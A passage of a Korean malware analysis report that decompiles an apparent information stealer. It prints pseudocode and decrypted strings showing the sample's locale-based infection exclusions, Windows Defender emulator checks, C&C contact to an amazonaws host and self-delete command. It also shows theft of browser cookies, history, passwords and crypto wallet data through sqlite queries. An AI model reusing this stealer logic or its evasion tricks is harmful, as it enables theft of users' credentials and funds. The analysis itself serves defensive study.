v5 = 0;
VirtualProtect_dword_427BD0(v4, 4, 0x100, &v5);// 해당 메모리에 액세스할 경우 예외처리 발생
return v4;
}
```

[그림 87] 문자열 복호화 루틴

암호화된 문자열	XOR 값	복호화된 문자열
ZOQJZAYLEVBW	16 20 30 2E 16 28 3B 3E 24 24 3B 16	LoadLibraryA
Q0Q3AV13E9S4EY	16 55 25 63 33 39 52 72 21 5D 21 51 36 2A	GetProcAddress
53SQH2FDZTV	70 4B 3A 25 18 40 29 27 3F 27 25	ExitProcess
3WV3NV1RN78S	52 33 20 52 3E 3F 02 60 60 53 54 3F	advapi32.dll
0HJIBG05WEB	53 3A 33 39 36 74	crypt32.dll
E43XOIQNB7IH	51 47 0C 26 2A 3A 0D 2D 42 27 3C	GetTickCount
9F91O	4A 2A 5C 54 3F	Sleep
0M107L2J7TE79X8YUQ9T	77 28 45 65 44 29 40 0E 52 32 24 42 55 2C 74 38 3B 36 70 10	GetUserDefaultLangID
7NI6U7US9KDB	74 3C 2C 57 21 52 18 26 4D 2E 3C	CreateMutexA
OLEJNLHTBORY	08 29 31 06 2F 3F 3C 11 30 3D 3D 2B	GetLastError
MPBJJTOYA	35 23 3A 0B 38 23 36 22	HeapAlloc
HRNE5FA0KKWQCS	0F 37 3A 15 47 29 22 55 38 1F 34	GetProcessHeap
YTZLJJPST6TTE5LI	1E 31 2E 0F 25 27 20 26 20 53 26 1A 24 58 29	GetComputerNameA

Q6OBH31FRFH21E	5F 3D 36 3D 52 5D 16 20 29 3C 57 52 31	VirtualProtect
4IK7N0UHEPUY8QUMB	73 2C 3F 74 3B 42 27 2D 2B 24 05 2B 57 32 30 3E 31	GetCurrentProcess
EPB3ZCAK42T3ECX1OB	13 39 30 47 2F 22 2D 0A 58 5E 3B 50 00 3B 16 44 22 23	VirtualAllocExNuma
LIHRUYI28QS5	5C 76 2C 3C 5C 61 26 3C 3B 7C 59 3C 36 74	GetUserNameA
KVFDCNZKFFJWT8AN9N77	08 24 3F 34 37 1D 2E 39 2F 28 2D 03 3B 7A 28 20 58 3C 4E 76	CryptStringToBinaryA
TOID4W	1C 0E 05 7D 60 1F	HAL9TH
4NV7DU2	7E 21 3E 59	JohnDoe

[표 6] 복호화하는 문자열

Kernel32.dll 및 advapi32.dll, crypt32.dll 의 API 주소 로드

앞서 복호화한 Dll 파일 및 API 의 주소를 불러와 이후 루틴에서 사용할 수 있도록 한다.

```
// Kernel32.dll의 함수 주소 로드
if ( Kernel32Addr_dword_427D78 )
{
  LoadLibarayA_dword_427D1C = sub_415E90(Kernel32Addr_dword_427D78, STR_LoadLibarayA_dword_42725C);
  GetProcAddress_dword_427C74 = sub_415E90(Kernel32Addr_dword_427D78, STR_GetProcAddress_dword_427578);
  GetTickCount_dword_427DA0 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_GetTickCount_dword_4278B8);
  Sleep_dword_427B8C = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_Sleep_dword_4273F4);
  GetUserDefaultLangID_dword_427D7C = GetProcAddress_dword_427C74(
                                        Kernel32Addr_dword_427D78,
                                        STR_GetUserDefaultLangID_dword_427714);
  CreateMutexA_dword_427CD4 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_CreateMutexA_dword_4275B8);
  GetLastError_dword_427CEC = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_GetLastError_dword_4275D4);
  ExitProcess_dword_427C88 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_ExitProcess_dword_4279C8);
  HeapAlloc_dword_427D0C = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_HeapAlloc_dword_4273C8);
  GetProcessHeap_dword_427D8C = GetProcAddress_dword_427C74(
                                  Kernel32Addr_dword_427D78,
                                  STR_GetProcessHeap_dword_427880);
  GetComputerNameA_dword_427CFC = GetProcAddress_dword_427C74(
                                    Kernel32Addr_dword_427D78,
                                    STR_GetComputerNameA_dword_427994);
  GetCurrentProcess_dword_427DB4 = GetProcAddress_dword_427C74(
                                     Kernel32Addr_dword_427D78,
                                     STR_GetCurrentProcess_dword_42728C);
  VirtualAllocExNuma_dword_427D5C = GetProcAddress_dword_427C74(
                                      Kernel32Addr_dword_427D78,
                                      STR_VirtualAllocExNuma_dword_427440);
}
```

[그림 88] Kernel32.dll 의 API 주소

```
// advapi32.dll, crypt32.dll 주소 로드
advapi32Addr_dword_427B54 = LoadLibarayA_dword_427D1C(STR_advapi32Dll_dword_42712C);
result = LoadLibarayA_dword_427D1C(STR_crypt32Dll_dword_4277C8);
crypt32Addr_dword_427C38 = result;
if ( advapi32Addr_dword_427B54 )              // GetUserNameA 함수 주소 로드
{
  result = GetProcAddress_dword_427C74(advapi32Addr_dword_427B54, GetUserNameA_dword_4276E0);
  GetUserNameA_dword_427C48 = result;
}
if ( crypt32Addr_dword_427C38 )               // CryptStringToBinaryA 함수 주소 로드
{
  result = GetProcAddress_dword_427C74(crypt32Addr_dword_427C38, CryptStringToBinaryA_dword_4270DC);
  CryptStringToBinaryA_dword_427CE8 = result;
}
return result;
```

[그림 89] advapi32.dll, crypt32.dll 의 API 주소

현재 프로세스의 가상 메모리에 권한 할당

```
Handle_v1 = GetCurrentProcess_dword_427DB4(0, a1, 0x3000, 64, 0);// 현재 프로세스의 핸들 반환
result = VirtualAllocExNuma_dword_427D5C(Handle_v1);// 메모리 영역에 읽기/쓰기 및 실행권한 부여
if ( !result )                                // VirtualAllocExNuma()는 Windows XP 버전이하에서는 사용할 수 없기 때문에 예외처리
  result = ExitProcess_dword_427C88(0);
return result;
```

[그림 90] 현재 프로세스에 읽기/쓰기/실행 권한 부여

사용자 지역 언어 식별자를 통해 감염 제외 국가인지 확인

```
v2 = 1;
UserLangID_v1 = GetUserDefaultLangID_dword_427D7C();// 사용자의 지역 언어 식별자 반환
if ( UserLangID_v1 > 0x43F )
{
  if ( UserLangID_v1 == 0x443 )                 // 우즈베키스탄(라틴어)
  {
    v2 = 0;
  }
  else if ( UserLangID_v1 == 0x82C )            // 아제르바이잔(키릴문자)
  {
    v2 = 0;
  }
}
else
{
  switch ( UserLangID_v1 )
  {
    case 0x43F:                                 // 카자흐스탄(카자흐스탄어)
      v2 = 0;
      break;
    case 0x419:                                 // 러시아(러시아어)
      v2 = 0;
      break;
    case 0x423:                                 // 벨라루스(벨라루스어)
      v2 = 0;
      break;
  }                                             // 그 외 언어는 1 값 반환
}
return v2;
```

[그림 91] 감염 제외 국가 확인

	우즈베키스탄		벨라루스
	아제르바이잔		러시아
	카자흐스탄		

[표 7] 감염 제외 국가

Windows Defender 에뮬레이터인지 확인

Windows Defender 에뮬레이터가 사용하는 NetBIOS 이름인 "HAL9TH"와 사용자 이름인 "JohnDoe"로 일치하는지 확인함으로써, Windows Defender 에뮬레이터인지 확인한다.

```
HAL9TH_v0 = HAL9TH_dword_4277D8;
NetBIOS_v1 = BIOSName_sub_40CDB0();           // 로컬 컴퓨터의 NetBIOS 이름 탐색
result = 0;
if ( !sub_415430(NetBIOS_v1, HAL9TH_v0) )     // NetBIOS 이름과 "HAL9TH" 문자열 길이 비교
{
  v2 = JohnDoe_dword_42799C;
  v3 = UserName_sub_40CE00();
  if ( !sub_415430(v3, v2) )                  // 사용자 이름과 "JohnDoe" 문자열 길이 비교
    result = 1;
}
return result;
```

[그림 92] Windows Defender 에뮬레이터 사용 확인

중복 실행 확인을 위한 뮤텍스 생성

```
CreateMutexA_dword_427CD4(0, 0, dword_427164);// 이름없이 뮤텍스 생성
return GetLastError_dword_427CEC() != 0xB7;   // 뮤텍스가 이미 존재하면 0 반환
```

[그림 93] 이름없는 뮤텍스 생성

정보 탈취 과정에서 사용될 문자열 복호화

동일한 문자열 복호화 루틴을 통해 정보 탈취 과정에서 사용될 문자열을 복호화한다.

```
va_start(va, a1);
v4 = LocalAlloc_dword_427CC8(0x40, *(va + 1) + 1);
*(*(va + 1) + v4) = 0;
for ( i = 0; i < *(va + 1); ++i )
{
  v1 = a1[i];
  *(i + v4) = (*va)[i % len_sub_415400(*va)] ^ v1;// 문자열 복호화
}
v5 = 0;
VirtualProtect_dword_427BD0(v4, 4, 0x100, &v5);// 해당 메모리에 액세스할 경우 예외처리 발생
return v4;
```

[그림 94] 문자열 복호화 루틴

문자열 항목	복호화된 문자열
시간 관련 문자열	21/04/2022 20:00:00, %hu/%hu/%hu/ %hu:%hu:%hu
DLL 파일 관련 문자열	sqlite3.dll, C:₩₩ProgramData₩₩sqlite3.dll, freebl3.dll, C:₩₩ProgramData₩₩freebl3.dll, mozglue.dll, wininet.dll, user32.dll, gdi32.dll, netapi32.dll, psapi.dll, bcrypt.dll, vaultcli.dll, shlwapi.dll, shell32.dll, gdiplus.dll, ole32.dll, dbghelp.dll 외 9 개
시스템 정보 탈취 관련 문자열	Tag:, IP: IP?, Country: Country?, Working Path:, Local Time:, TimeZone:, Display Language:, Keyboard Languages:, Is Laptop:, Processor:, Installed RAM:. OS:, (, Bit), Videocard:, Display Resolution:, PC name:, User name:, Domain name:, MachineID:, GUID:, Installed Software:, x64, x86, screenshot.jpg
API 관련 문자열	GetSystemTime, lstrcatA, SystemTimeToFileTime, ntdll.dll, sscanf, memset, memcpy, CreateFileA, WriteFile, CloseHandle, GetFileSize, lstrlenA, LocalAlloc, GlobalFree, ReadFile, OpenProcess, SetFilePointer, SetEndOfFile, GetCurrentProcessId, GetLocalTime, GetTimeZoneInformation, GetUserDefaultLocalName, LocalFree, GetSystemPowerStatus, GetSystemInfo, GlobalMemoryStatusEx 외 113 개
C&C 주소 및 통신 관련 문자열	http://, ec2-44-203-59-146.compute-1.amazonaws.com, /gate.php, HEAD, HTTP/1.1, GET, POST, file, Content-Type: multipart/form-data; boundary=----, Content-Disposition: form-data; name=", Content-Disposition: form-data; name="file"; filename=", Content-Type: application/octet-stream, Content-Transfer-Encoding: binary,
SQL 관련 문자열	sqlite3_open, sqlite3_prepare_v2, sqlite3_step, sqlite3_column_text, sqlite3_finalize, sqlite3_close, sqlite3_column_bytes, sqlite3_column_blob, SELECT origin_url, username_value, password_value FROM logins, SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies, Autofill₩₩%s_%s.txt, SELECT name, value FROM autofill 외 6 개
브라우저 정보 탈취 관련 문자열	SOFT:, PROF: ?, PROF:, HOST:, USER:, PASS:, encrypted_key, Card number:, ₩nName on card:, ₩nExpiration date:, History₩₩%s_%s.txt, Cookies₩₩%s_%s.txt, CC₩₩%s_%s.txt, Downloads₩₩%s_%s.txt, Login Data, Cookies, Web Data, History, logins.json, formSubmitURL, usernameField, encryptedUsername, encryptedPassword, guid, cookies.sqlite, formhistory.sqlite, places.sqlite 외 72 개

브라우저 플러그인 지갑 관련 문자열	Ibnejdfjmmkpcnlpebklmnkoeoihofec, TronLink, nkbihfbeogaeaoehlefnkodbefgpgknn, MetaMask, fhbohimaelbohpjbbldcngcnapndodjp 외 199 개
암호화폐 지갑 관련 문자열	wallets₩₩, Ethereum, ₩₩Ethereum₩₩, keystore, Eletrum, ₩₩Electrum₩₩wallets₩₩, ElectrumLTC, ₩₩Electrum-LTC₩₩wallets₩₩, Exodus, ₩₩Exodus₩₩, exodus.conf.json, window-state.json, ₩₩Exedus₩₩exodus.wallet₩₩, passphrase.json, seed.seco, info.seco, ElectronCash, ₩₩ElectronCash₩₩wallets₩₩, default_wallet, MultiDoge, ₩₩MultiDoge₩₩, multidoge.wallet, ₩₩jaxx₩₩Local 외 17 개
레지스트리 관련 문자열	HARDWARE₩₩DESCRIPTION₩₩System₩₩CentralProcessor₩₩0, ProcessorNameString, SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion, ProductName, DISPLAY, SOFTWARE₩₩Microsoft₩₩Cryptography, MachineGuid, SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩Uninstall, DisplayName, Displayversion
환경변수 관련 문자열	%APPDATA%, %LOCALAPPDATA%, %USERPROFILE%, %DESKTOP%, PATH, PATH=
기타	Open, .zip, system.txt, Grabber₩₩%s.zip, *.*, TRUE, FALSE, C:₩₩ProgramData₩₩, %s₩₩%s₩₩Local Extension Settings₩₩%s, %s₩₩CURRENT, %s₩₩%s₩₩Sync Extension Settins₩₩%s, %s₩₩%s₩₩IndexedDB₩₩chrome-extension_%s_0.indexeddb.leveldb, ABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890, /c timeout /t 5 & del /f /q "%s" & exit, C:₩₩Windows₩₩System32₩₩cmd.exe

[표 8] 악성 행위에 사용하기 위해 복호화한 문자열

추가적인 Dll 파일 및 API 로드

추가로 복호화한 문자열에 포함되는 Dll 파일 및 API 의 주소를 불러온다.

```
if ( Kernel32Addr_dword_427D78 )
{
  GetSystemTime_dword_427CB8 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_GetSystemTime_dword_4
  lstrcatA_dword_427D2C = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_lstrcatA_dword_4278DC);
  SystemTimeToFileTime_dword_427CC0 = GetProcAddress_dword_427C74(
                                        Kernel32Addr_dword_427D78,
                                        STR_SystemTimeToFileTime_dword_42734C);
  CreateFileA_dword_427BB0 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_CreateFileA_dword_4277E
  WriteFile_dword_427C14 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_WriteFile_dword_427734);
  CloseHandle_dword_427BB8 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_CloseHandle_dword_4272E
  GetFileSize_dword_427DA4 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_GetFileSize_dword_4277B
  lstrlen_dword_427C0C = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_lstrlen_dword_4275C4);
  GlobalFree_dword_427D84 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_GlobalFree_dword_427344)
  ReadFile_dword_427CE0 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_ReadFile_dword_4279AC);
  OpenProcess_dword_427D18 = GetProcAddress_dword_427C74(Kernel32Addr_dword_427D78, STR_OpenProcess_dword_4275A
  SetFilePointer_dword_427BCC = GetProcAddress_dword_427C74(
                                  Kernel32Addr_dword_427D78,
                                  STR_SetFilePointer_dword_427614);
```

[그림 95] Kernel32.dll 의 API 주소 로드

Dll 파일 이름	API 이름
Kernel32.dll	GetSystemTime, lstrcatA, SystemTimeToFileTime, CreateFileA, WriteFile, CloseHandle, GetFileSize, lstrlen, GlobalFree, ReadFile, OpenProcess, SetFilePointer, SetendOfFile, GetCurrentProcessId, GetLocalTime, GetTimeZoneInformation, GetUserDefaultLocalName, LocalFree, GetSystemPowerStatus, GetSystemInfo, GlobalMemoryStatusEx, IsWow64Process, GetTempPathA, GetLocaleInfoA, GetFileSizeEx, GetFileAttributesA, FindFirstFileA, FindNextFileA, FindClose, GetCurrentDirectoryA, CopyFileA, DeleteFileA, lstrcmpW, GlobalAlloc, FreeLibaray, SetCurrentDirectoryA, CreateFileMappingA, MapViewOfFile, UnmapViewOfFile, FileTimeToSystemTime, GetFileInformationByHandle, GlobalLock, GlobalSize, WideCharToMultiByte, GetWindowsDirectoryA, GetVolumeInformationA, GetVersionExA, GetModuleFileNameA, CreateFileW, CreateFileMappingW, MultiByteToWideChar, CreateThread, GetEnvironmentVariableA, SetEncironmentVariableA, lstrcpyA, lstrcpynA, VirtualAlloc, VirtualFree, HeapFree, LocalFileTimeToFileTime, CreateDirectoryA, SetFileTime
ntdll.dll	Sscanf, memset, memcpy
wininet.dll	InternetOpenA, InternetConnectA, HttpOpenRequestA, HttpSendRequestA, HttpQueryInfoA, InternetCloseHandle, InternetReadFile, InternetSetOptionA, InternetOpenUrlA, InternetCrackUrlA

user32.dll	wsprintfA, CharToOemW, GetKeyboardLayoutList, EnumDisplayDevices, ReleaseDC, GetDC, GetSystemMetrics, GetWindowRect, GetWindowDC, CloseWindow
advapi32.dll	RegOpenKeyExA, RegQueryValueExA, RegCloseKey, GetCurrentHwProfileA, RegEnumKeyExA, RegGetValueA
gdi32.dll	CreateDCA, GetDeviceCaps, CreateCompatibleDC, CreateCompatibleBitmap, SelectObject, BitBit, DeleteObject, StretchBlt, GetObjectW, GetDIBits, DeleteDC, RestoreDC
netapi32.dll	DsRoleGetPrimaryDomainInformation
psapi.dll	GetModuleFileNameExA
crypt32.dll	CryptUnprotectData
bcrypt.dll	BCryptCloseAlgorithmProvider, BCryptDestroyKey, BCryptOpenAlgorithmProvider, BCryptSetProperty, BCryptGenerateSymmetricKey, BcryptDecrypt
vaultcli.dll	VaultOpenVault, VaultCloseVault, VaultEnumerateItems, VaultGetItemWin8, VaultGetItemWin7, VaultFree
shlwapi.dll	StrCmpCA, StrStrA, PathMatchSpecA
shell32.dll	SHGetFolderPathA, ShellExecuteExA
Gdiplus.dll	GdipGetImageEncodersSize, GdipGetImageEncoders, GdipCreateBitmapFromHBITMAP, GdiplusStartup, GdiplusShutdown, GdipSaveImageToStream, GdipDisposeImage,GdipFree
ole32.dll	CreateStreamOnHGlobal
dbghelp.dll	SymMatchString

[표 9] 복호화한 Dll 관련 문자열

```
ntdllDLLAddr_dword_427C68 = LoadLibarayA_dword_427D1C(ntdllDLL_dword_427058);
wininetDLLAddr_dword_427BD8 = LoadLibarayA_dword_427D1C(wininetDLL_dword_42724C);
user32DLLAddr_dword_427DBC = LoadLibarayA_dword_427D1C(user32DLL_dword_427760);
gdi32DLLAddr_dword_427C8C = LoadLibarayA_dword_427D1C(gdi32DLL_dword_427350);
netapi32DLLAddr_dword_427D4C = LoadLibarayA_dword_427D1C(netapi32DLL_dword_4272B8);
psapiDLLAddr_dword_427C50 = LoadLibarayA_dword_427D1C(psapiDLL_dword_42794C);
bcryptDLLAddr_dword_427D40 = LoadLibarayA_dword_427D1C(bcryptDLL_dword_427248);
vaultcliDLLAddr_dword_427D94 = LoadLibarayA_dword_427D1C(vaultcliDLL_dword_4276A0);
shlwapiDLLAddr_dword_427C6C = LoadLibarayA_dword_427D1C(shlwapiDLL_dword_4270C8);
shell32DLLAddr_dword_427DAC = LoadLibarayA_dword_427D1C(shell32DLL_dword_4276F0);
gdiplusDLL_dword_427C3C = LoadLibarayA_dword_427D1C(gdiplusDLL_dword_427804);
ole32DLLAddr_dword_427C80 = LoadLibarayA_dword_427D1C(ole32DLL_dword_42729C);
result = LoadLibarayA_dword_427D1C(dbghelpDLL_dword_4276D4);
dbghelpDLLAddr_dword_427D9C = result;
```

[그림 96] Dll 파일 로드

시스템 시간을 이용해 zip 파일 이름 생성

```
memset_sub_4153E0(v5, 0x104u);
GetSystemTime_dword_427CB8(&v3);                // 시스템 타이밍 정보 검색
sub_415500(5 * v4);
for ( i = 0; i < a1; ++i )
  v5[i] = byte_426414[sub_415510() % 0x24u];
v5[a1] = 0;
return v5;
```

[그림 97] 시스템 시간을 통해 zip 파일 이름 생성

```
push ecx                                        LPSTR lpString2 = ".zip"
lea edx,dword ptrss:[ebp-1490]
push edx                                        LPSTR lpString1 = "I58QQQ9HVKF3EU"
call dword ptrds:[<&lstrcatA>]                  lstrcatA
```

[그림 98] zip 파일 확장자 추가

주소	Hex	ASCII
0019EAD8	49 35 38 51 51 51 39 48 56 4B 46 33 45 55 2E 7A	I58QQQ9HVKF3EU.z
0019EAE8	69 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ip..............

[그림 99] 생성된 zip 파일 이름

C&C 연결 후 추가 데이터 받음

C&C 연결 후 추가 데이터를 받아오는 것으로 확인되나, C&C 서버가 닫혀있어 추가 분석이 불가능하다.

```
lstrcatA_dword_427D2C(&AmazonawsSite_v9, http_dword_427428);// http://ec2-44-203-59-146.compute-1.amazonaws.com/request
lstrcatA_dword_427D2C(&AmazonawsSite_v9, amazonaws_dword_4279B4);
lstrcatA_dword_427D2C(&AmazonawsSite_v9, "/request");
// 인터넷 연결 (HTTP) - http://ec2-44-203-59-146.compute-1.amazonaws.com/request
base64_v1 = InternetConnect_sub_405DC0(
              http_dword_427428,
              amazonaws_dword_4279B4,
              gatephp_dword_42730C,
              GET_dword_4278B4);
lstrcatA_dword_427D2C(&gatePHP_v11, base64_v1);
```

[그림 100] C&C 연결

```
v4 = 1;
v1 = GetProcessHeap_dword_427D8C(0, 0x5F5E0FF);
v7 = HeapAlloc_dword_427D0C(v1);
InternetHandle_v6 = InternetOpenA_dword_427C58(&byte_41E022, 0, 0, 0, 0);// WinINet 초기화
v10 = 600000;
InternetSetOptionA_dword_427B4C(InternetHandle_v6, 2, &v10, 4);// 인터넷옵션 설정(600000ms 이후 Timeout)
v9 = InternetOpenUrlA_dword_427C5C(InternetHandle_v6, URL_a1, 0, 0, 0x4000100, 0);// HTTP URL 리소스 열기(캐시 강제 요청, 캐시 추가X)
InternetData_v11 = 0;
while ( v4 )
{
  InternetReadFile_dword_427C84(v9, &v8, 0x400, &v4);// 데이터를 읽음
  for ( i = 0; i < v4; ++i )
    memcpy_sub_415340((InternetData_v11++ + v7), &v8 + i, 1u);
}
v5 = __PAIR__(InternetData_v11, v7);
InternetCloseHandle_dword_427C54(v9);
InternetCloseHandle_dword_427C54(InternetHandle_v6);
return v5;
```

[그림 101] C&C 통신으로 받은 데이터 읽기

Chromium 계열 브라우저 정보 탈취

브라우저 정보를 탈취하기 위해 sqlite3.dll 의 API 주소를 불러오고 Chrome 계열의 브라우저의 캐시, 쿠키, 히스토리, 로그인 세션 등을 검색하고 탈취한다. 공통적으로 원본 파일을 복사한 후 복사한 파일(SQL) 내부에서 탈취할 값만 쿼리문을 통해 불러온다. 그 후 zip 파일에 압축 시 사용할 파일 명과 함께 데이터 압축 및 저장한다.

```
sqlite3_open_dword_427B30 = sub_406C10(v3, STR_sqlite3Open_dword_4275DC);
sqlite3_prepare_v2_dword_427AE8 = sub_406C10(v3, STR_Sqlite3PrepareV2_dword_427120);
sqlite3_step_dword_427B04 = sub_406C10(v3, STR_Sqlite3Step_dword_427534);
sqlite3_column_text_dword_427B20 = sub_406C10(v3, STR_Sqlite3ColumnText_dword_427514);
sqlite3_finalize_dword_427B08 = sub_406C10(v3, STR_Sqlite3Finalize_dword_427558);
sqlite3_close_dword_427B34 = sub_406C10(v3, STR_Sqlite3Closedword_427800);
sqlite3_column_bytes_dword_427B10 = sub_406C10(v3, STR_Sqlite3CloumnBytes_dword_4276AC);
sqlite3_column_blob_dword_427B18 = sub_406C10(v3, STR_Sqlite3ColumnBlob_dword_42788C);
result = 1;
```

[그림 102] sqlite3.dll 의 API 로드

```
GetCurrentDirectoryA_dword_427B94(260, &CopyFile_v20);// 현재 프로세스의 경로 로드
lstrcatA_dword_427D2C(&CopyFile_v20, "\\");
v6 = SystemTimeFileName_sub_415570(8);        // 현재 시스템의 시간을 이용하여 파일이름 생성
lstrcatA_dword_427D2C(&CopyFile_v20, v6);
CopyFileA_dword_427BC4(a1, &CopyFile_v20, 1); // 원본 파일을 현재 프로세스가 위치한 경로에 복제
```

[그림 103] Cookies 파일 복사

```
wsprintfA_dword_427B74(&Cookies_txt_v21, CookiesTXT_dword_4271D0, a3, a2);// zip 파일에 저장할 때 사용할 Cookies 탈취 파일 이름
if ( !sqlite3_open_dword_427B30(&CopyFile_v20, &v23) )// 복사한 Cookies 파일 열기
{
  // 'SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies'
  // 쿼리의 실행 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v23, CookiesQuery_dword_4273E0, -1, &v22, 0) )
  {
    v7 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v19 = HeapAlloc_dword_427D0C(v7);
    while ( sqlite3_step_dword_427B04(v22) == 100 )// 쿠키의 정보를 가져오는 쿼리문 실행
    {
      Cookie_DomainKey_v15 = sqlite3_column_text_dword_427B20(v22, 0);// 쿠키가 속한 도메인의 키 정보를 text로 가져옴
      Cookie_HTTPOnly_v18 = sqlite3_column_text_dword_427B20(v22, 1);// 쿠키의 HTTP Only 설정 정보를 text로 가져옴
      Cookie_Path_v13 = sqlite3_column_text_dword_427B20(v22, 2);// 쿠키의 경로 정보를 text로 가져옴
      Cookie_secure_v17 = sqlite3_column_text_dword_427B20(v22, 3);// 쿠키의 secure 연결 여부에 대한 정보를 text로 가져옴
      Cookie_ValidPeriod_v14 = sqlite3_column_text_dword_427B20(v22, 4);// 쿠키의 만료시간 정보를 text로 가져옴
      Cookie_Name_v16 = sqlite3_column_text_dword_427B20(v22, 5);// 쿠키의 이름 정보를 text로 가져옴
```

[그림 104] Cookies 데이터 탈취

```
if ( StrCmpCA_dword_427D58(Cookie_HTTPOnly_v18, "0") )// HTTP Only 값이 0이면, False로 저장
{
  FillDataA2_sub_415360(Cookie_HTTPOnly_v18, 0, 4u);
  lstrcatA_dword_427D2C(Cookie_HTTPOnly_v18, FALSE_dword_42719C);
}
else
{
  FillDataA2_sub_415360(Cookie_HTTPOnly_v18, 0, 4u);// HTTP Only 값이 1이면, True로 저장
  lstrcatA_dword_427D2C(Cookie_HTTPOnly_v18, TRUE_dword_427590);
}
if ( StrCmpCA_dword_427D58(Cookie_secure_v17, "0") )// Secure 연결 정보가 0이면, False로 저장
{
  FillDataA2_sub_415360(Cookie_secure_v17, 0, 4u);
  lstrcatA_dword_427D2C(Cookie_secure_v17, FALSE_dword_42719C);
}
else
                                        // Secure 연결 정보가 1이면, True로 저장
  FillDataA2_sub_415360(Cookie_secure_v17, 0, 4u);
  lstrcatA_dword_427D2C(Cookie_secure_v17, TRUE_dword_427590);
}
if ( *Cookie_ValidPeriod_v14 == 0x2D )  // 쿠키의 만료시간 정보가 "-"이면, 0으로 저장
{
  FillDataA2_sub_415360(Cookie_ValidPeriod_v14, 0, 4u);
  lstrcatA_dword_427D2C(Cookie_ValidPeriod_v14, "0");
}
lstrcatA_dword_427D2C(buffer_v19, Cookie_DomainKey_v15);// 탈취한 정보 메모리에 저장
lstrcatA_dword_427D2C(buffer_v19, L"\t");
lstrcatA_dword_427D2C(buffer_v19, Cookie_HTTPOnly_v18);
lstrcatA_dword_427D2C(buffer_v19, L"\t");
lstrcatA_dword_427D2C(buffer_v19, Cookie_Path_v13);
lstrcatA_dword_427D2C(buffer_v19, L"\t");
lstrcatA_dword_427D2C(buffer_v19, Cookie_secure_v17);
lstrcatA_dword_427D2C(buffer_v19, L"\t");
lstrcatA_dword_427D2C(buffer_v19, Cookie_ValidPeriod_v14);
lstrcatA_dword_427D2C(buffer_v19, L"\t");
lstrcatA_dword_427D2C(buffer_v19, Cookie_Name_v16);
lstrcatA_dword_427D2C(buffer_v19, L"\t");
```

[그림 105] 탈취한 Cookies 정보를 메모리에 저장

```
  Cookie_Data_bytes_v8 = sqlite3_column_bytes_dword_427B10(v22, 6);// 암호화된 쿠키값을 bytes로 가져옴
  Cookie_Data_blob_v9 = sqlite3_column_blob_dword_427B18(v22, 6);// 암호화된 쿠키 값을 blob로 가져옴
  Decrypt_Cookie_Data_v10 = sub_408B50(Cookie_Data_blob_v9, Cookie_Data_bytes_v8, a4, a5);// 암호화된 쿠키값 복호화
                                       // => BcryptDecypt를 이용하여 복호화
                                       // => 실패 시, '?'로 저장
  lstrcatA_dword_427D2C(buffer_v19, Decrypt_Cookie_Data_v10);
  lstrcatA_dword_427D2C(buffer_v19, "\n");
}
v11 = lstrlen_dword_427C0C(buffer_v19);
sub_41D550(a6, &Cookies_txt_v21, buffer_v19, v11);// zip 파일에 데이터 압축 및 저장
```

[그림 106] 복호화된 쿠키값 탈취 및 zip 파일에 탈취한 내용 저장

```
GetCurrentDirectoryA_dword_427B94(0x104, &v12);
lstrcatA_dword_427D2C(&v12, "\\");
FileName_v11 = SystemTimeFileName_sub_415570(8);// 시스템 시간으로 파일 이름 생성
lstrcatA_dword_427D2C(&v12, FileName_v11);
CopyFileA_dword_427BC4(&v14, &v12, 1);// History 파일 복사
```

[그림 107] History 파일 복사

```
memset_sub_4153E0(&FULL_filename_v12, 0x104u);
// zip 파일에 저장할 때 사용할 탈취한 History 파일 이름
wsprintfA_dword_427B74(&FULL_filename_v12, history_txt_dword_4270A0, browser_a3, Default_a2);
result = sqlite3_open_dword_427B30(history_copy_file_a1, &v13);// 복사한 history 파일 열기
if ( !result )
{
  // 'SELECT url FROM urls' 쿼리의 사용 준비
  if ( !sqlite3_prepare_v2_dword_427AE8(v13, query_urls_dword_427528, -1, &v11, 0) )
  {
    v7 = GetProcessHeap_dword_427D8C(0, 999999);
    buffer_v10 = HeapAlloc_dword_427D0C(v7);
    while ( sqlite3_step_dword_427B04(v11) == 100 )// 방문한 웹사이트 주소를 가져오는 쿼리문 실행
                                                   // => SQLITE_ROW (일치하는 값 존재)
    {
      urlData_v8 = sqlite3_column_text_dword_427B20(v11, 0);// 일치한 데이터에 대해 text로 가져옴
      lstrcatA_dword_427D2C(buffer_v10, urlData_v8);
      lstrcatA_dword_427D2C(buffer_v10, "\n");
    }
    bufferLen_v9 = lstrlen_dword_427C0C(buffer_v10);
    sub_41D550(a6, &FULL_filename_v12, buffer_v10, bufferLen_v9);// 탈취한 데이터 압축 및 zip 파일에 저장
    memset_sub_4153E0(&buffer_v10, 4u);
  }
  sqlite3_finalize_dword_427B08(v11);
  result = sqlite3_close_dword_427B34(v13);
}
```

[그림 108] History 정보 탈취

```
GetCurrentDirectoryA_dword_427B94(260, &v13);
lstrcatA_dword_427D2C(&v13, "\\");
v10 = SystemTimeFileName_sub_415570(8);// 시스템 시간을 이용해서 파일 이름 생성
lstrcatA_dword_427D2C(&v13, v10);
CopyFileA_dword_427BC4(&v14, &v13, 1);// Web Data 파일 복사
```

